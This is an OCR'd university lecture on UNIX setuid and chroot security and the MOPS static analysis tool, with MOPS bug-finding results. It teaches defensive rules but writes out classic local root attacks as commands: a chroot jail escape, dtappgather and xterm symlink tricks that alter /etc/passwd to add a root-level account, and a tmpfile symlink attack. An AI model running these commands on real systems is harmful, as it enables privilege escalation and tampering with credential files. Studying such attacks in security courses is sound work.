CS 380S

UNIX Security: setuid and chroot
Static Security Analysis with MOPS

Vitaly Shmatikov

Reading Assignment

- Chen, Wagner and Dean:

  "Setuid Demystified" (USENIX Security 2002) and

  "Model Checking One Million Lines of C Code" (NDSS 2004).

Users and Superusers in UNIX


- A user has username, group name, password

- Root is an administrator / superuser (UID 0)
  - Can read and write any file or system resource (network, etc.)
  - Can modify the operating system
  - Can become any other user
    - Execute commands under any other user’s ID
  - Can the superuser read passwords?

Access Control in UNIX

- Everything is a file
  - Files are laid out in a tree
  - Each file with associated with an inode data structure
- inode records OS management information about the file
  - UID and GID of the file owner
  - Type, size, location on disk
  - Time of last access (atime), last inode modification (ctime), last file contents modification (mtime)
  - Permission bits

UNIX Permission Bits



File type

- regular file
d directory
b block file
c character file
l symbolic link
p pipe
s socket

Permission bits

r read
w write
x execute (if directory, traverse it)
s setuid, setgid (if directory, files have gid of dir owner)
t sticky bit (if directory, append-only)

Basic UNIX Security Mechanisms

- setuid() allows a system process to run with higher privileges than those of the user who invoked it
  - Enables controlled access to system resources such as email, printers, etc.
  - 99% of local vulnerabilities in UNIX systems exploit setuid-root programs to obtain root privileges
    - The other 1% target the OS itself
- chroot() confines a user process to a portion of the file system

chroot() Jail

- In Unix, chroot() changes root directory
  - Originally used to test system code “safely”
  - Confines code to limited portion of file system
  - Sample use:

    chdir /tmp/ghostview
    chroot /tmp/ghostview
    su tmpuser (or su nobody)
- Potential problems
  - chroot changes root directory, but not current dir
    - If forget chdir, program can escape from changed root
  - If you forget to change UID, process could escape

Only Root Should Execute chroot()

- Otherwise, jailed program can escape

```
mkdir(/temp)        /* create temp directory                */
chroot(/temp)       /* now current dir is outside jail      */
chdir(“ ../../../.”)  /* move current dir to true root dir  */
```

OS prevents traversal only if current root is on the path... is it?

```
chroot(“.”)         /* out of jail                          */
```

- Otherwise, anyone can become root
  - Create fake password file /tmp/etc/passwd
  - Do chroot(“/tmp”)
  - Run login or su (if available in chroot jail)
    - Instead of seeing real /etc/passwd, it will see the forgery

jail()

- First appeared in FreeBSD
- Stronger than chroot()
  - Each jail is bound to a single IP address
    - Processes within the jail cannot use other IP addresses for sending or receiving network communications
  - Only interact with other processes in the same jail
- Still too coarse
  - Directory to which program is confined may not contain all utilities the program needs to call
  - If copy utilities over, may provide dangerous weapons
  - No control over network communications

Extra Programs Needed in Jail

- Files needed for /bin/sh
  - /usr/ld.so.1 shared object libraries
  - /dev/zero clear memory used by shared objs
  - /usr/lib/libc.so.1 general C library
  - /usr/lib/libdl.so.1 dynamic linking access library
  - /usr/lib/libw.so.1 Internationalization library
  - /usr/lib/libintl.so.1 Internationalization library
- Files needed for perl
  - 2610 files and 192 directories

Process IDs in UNIX

- Each process has a real UID (ruid), effective UID (euid), saved UID (suid); similar for GIDs
  - Real: ID of the user who started the process
  - Effective: ID that determines effective access rights of the process
  - Saved: used to swap IDs, gaining or losing privileges
- If an executable's setuid bit is set, it will run with effective privileges of its owner, not the user who started it
  - E.g., when I run lpr, real UID is shmat (13630), effective UID is root (0), saved UID is shmat (13630)

Dropping and Acquiring Privilege

- To acquire privilege, assign privileged UID to effective ID
- To drop privilege temporarily, remove privileged UID from effective ID and store it in saved ID
  - Can restore it later from saved ID
- To drop privilege permanently, remove privileged UID from both effective and saved ID


Setting UIDs Inside Processes

- setuid(newuid)
  - If process has “appropriate privileges”, set effective, real, and saved ids to newuid
  - Otherwise, if newuid is the same as real or saved id, set effective id to newuid (Solaris and Linux) or set effective, real, and saved ids to newuid (BSD)
- What does “appropriate privileges” mean?
  - Solaris: euid=0 (i.e., process is running as root)
  - Linux: process has special SETUID capability
    - Note that setuid(geteuid()) will fail if euid≠{0,ruid,suid}
  - BSD: euid=0 OR newuid=geteuid()


More setuid Magic

- seteuid(neweuid)
  - Allowed if euid=0 OR if neweuid is ruid or suid OR if neweuid is euid (Solaris and Linux only)
  - Sets effective ID, leaves real and saved IDs unchanged
- setreuid(newruid, neweuid)
  - Sets real and effective IDs
  - Can also set saved ID under some circumstances
    - Linux: if real ID is set OR effective ID is not equal to previous real ID, then store new effective ID in saved ID
- setresuid(newruid, neweuid, newsuid)
  - Sets real, effective, and saved IDs

Finite-State setuid Models



FreeBSD



Linux

setuid Bug in WU-FTPD

- WU-FTPD is a common FTP server
- getdatasock() is invoked when user issues a data transfer command such as get or put

```
FILE * getdatasock( … ) {
   ...
   seteuid(0);
   setsockopt( ... );
   ...
   seteuid(pw->pw_uid);
   ...
}
```


Grab root privileges in order to set socket options

Drop privileges by resetting UID to the cached value stored on the heap

What if a heap corruption overwrites pw->pw_uid with 0?

WU-FTPD Attack

[Chen et al. “Non-Control-Data Attacks”]



This attack involves no illegitimate control transfers!

dtappgather Attack

- dtappgather creates temporary files in a world-readable directory ...
- ... without checking whether the file exists
- ... and the file can be a symbolic link

```
% ls -l /etc/passwd
-r------- 1 root other 1585 Dec 17 22:26 /etc/passwd
% ln -s /etc/passwd /var/dt/appconfig/appmanager/generic-display-0
% dtappgather
MakeDirectory: /var/dt/appconfig/appmanager/generic-display-0: File exists
% ls -l /etc/passwd
-r-xr-xr-x 1 user users 1585 Dec 17 22:26 /etc/passwd
```

xterm Attack

- xterm is setuid-root (why?)
  - To enable tty owner change
  - To allow access to utmp and wtmp
- xterm allows logging of commands to a file ...
- ... without checking destination if stat() fails

```
% mkdir ./dummy
% ln -s /etc/passwd ./dummy/passwd
% chmod 200 ./dummy   # this will make stat() fail
% ln -s /bin/sh /tmp/hs^M
% xterm -l -lf dummy/passwd -e echo "rut::0:1::/:/tmp/hs"
% rlogin localhost -l rut
```

preserve Attack

- /usr/lib/preserve was used by vi editor to make a backup copy of edited file and notify user
  - Runs setuid-root (why?)
  - If vi dies suddenly, uses system() to invoke /bin/mail to send email to user
- Attack
  - Attacker changes inter-field separator variable to "/"
    - By default, IFS is space (modern shells reset it – why?)
  - Creates program called "bin" in current directory
  - Kills a running vi process
    - How does this attack work?

“Folk Rules” of UNIX Security


- Setuid-root programs should drop privilege completely before executing untrusted code
- After calling chroot(), process should immediately call chdir(“/”)
  - OS disallows upward directory traversal via “..” only if chroot directory is reached during traversal
- Program should not pass the same file name to two system calls on any path (why?)
- Many security bugs are violations of these rules
- Idea: let’s find these bugs by code inspection

MOPS

- MOPS: Model Checking Programs for Security Properties
  - http://www.cs.ucdavis.edu/~hchen/mops/
- "Folk rules" are specified as safety properties
  - Safety properties are easy to formalize using finite-state automata
- Run a model checker over C source code to verify that the unsafe state of the automaton cannot be reached regardless of execution path
  - Ignore function pointers, signal handlers, long jumps and libraries loaded at runtime

Example of a Safety Property


- Property: every string must be null-terminated



- This is simplified; real property more complex (why?)


Drop Privileges Properly

- A setuid-root program should drop root privilege before executing an untrusted program




Create chroot Jails Securely

- Property: chroot() must always be immediately followed by chdir("/")



Avoid Race Conditions

- Property: a program should not pass the same file name to two system calls on any path
  - Goal: prevent TOCTTOU race conditions that enable an attacker to substitute the file between the check (e.g., “stat” or “access” call) and the use (“open” call)



Temporary File Attack

- Temporary file names in Unix often generated by mktemp()


```
name=mktemp("/tmp/gs_XXXXXXXX");
fp=fopen(name,"w")
```

Real code from Ghostscript

  - File names derived from process ID are predictable!
- Attack: at the right time, “re-route” filename
  - Create symlink /tmp/gs_12345A -> /etc/passwd
  - This causes program to rewrite /etc/passwd
- Solution: mkstemp() creates and opens a file atomically

Create Temporary Files Safely

- Safe creation of temporary files
  - Unguessable filename
  - Safe permissions
  - File operations should use file descriptor, not file name (why?)



Example of a Bug Found by MOPS

- Original OpenSSH drops privilege like this:

  setuid(getuid());

  - Behaves identically and correctly on BSD and Linux
- OpenSSH after ver 2.5.2 drops privilege like this:

  seteuid(getuid()); setuid(getuid());

  - seteuid(getuid()) leaves root as saved_uid
  - On BSD, setuid(getuid()) resets saved_uid; but on Linux, since euid≠0, setuid() doesn't change saved_uid
  - If attacker runs seteuid(saved_uid) later, he will have root access to the system
    - For example, injects this seteuid call via buffer overflow

Soundness and Completeness

- MOPS is sound, provided the program is...
  - Single threaded
  - Memory safe (no buffer overflows)
  - Portable (no inline assembly code)
  - Free from aliasing on values relevant to properties
    - Won't catch `if stat(x) { y = x; open(y); }`
- MOPS is not complete
  - Various techniques for reducing false positives
- Can a tool like MOPS be both sound and complete?

MOPS Results

[Chen et al.]

- Experiment: analyze an entire Linux distribution
  - Redhat 9: all 732 C packages, approx. 50M LOC
  - Team of 4 manually examined 900+ warnings
  - Exhaustive analysis of TOCTTOU, tmpfile, others; statistical sampling of strncpy
- Found 108 new security holes in Linux apps

Security Property	Warnings	Real bugs	Bug ratio
TOCTTOU	790	41	5%
temporary files	108	34	35%
strncpy	1378	11+	~ 5-10%
Total	2333	108+	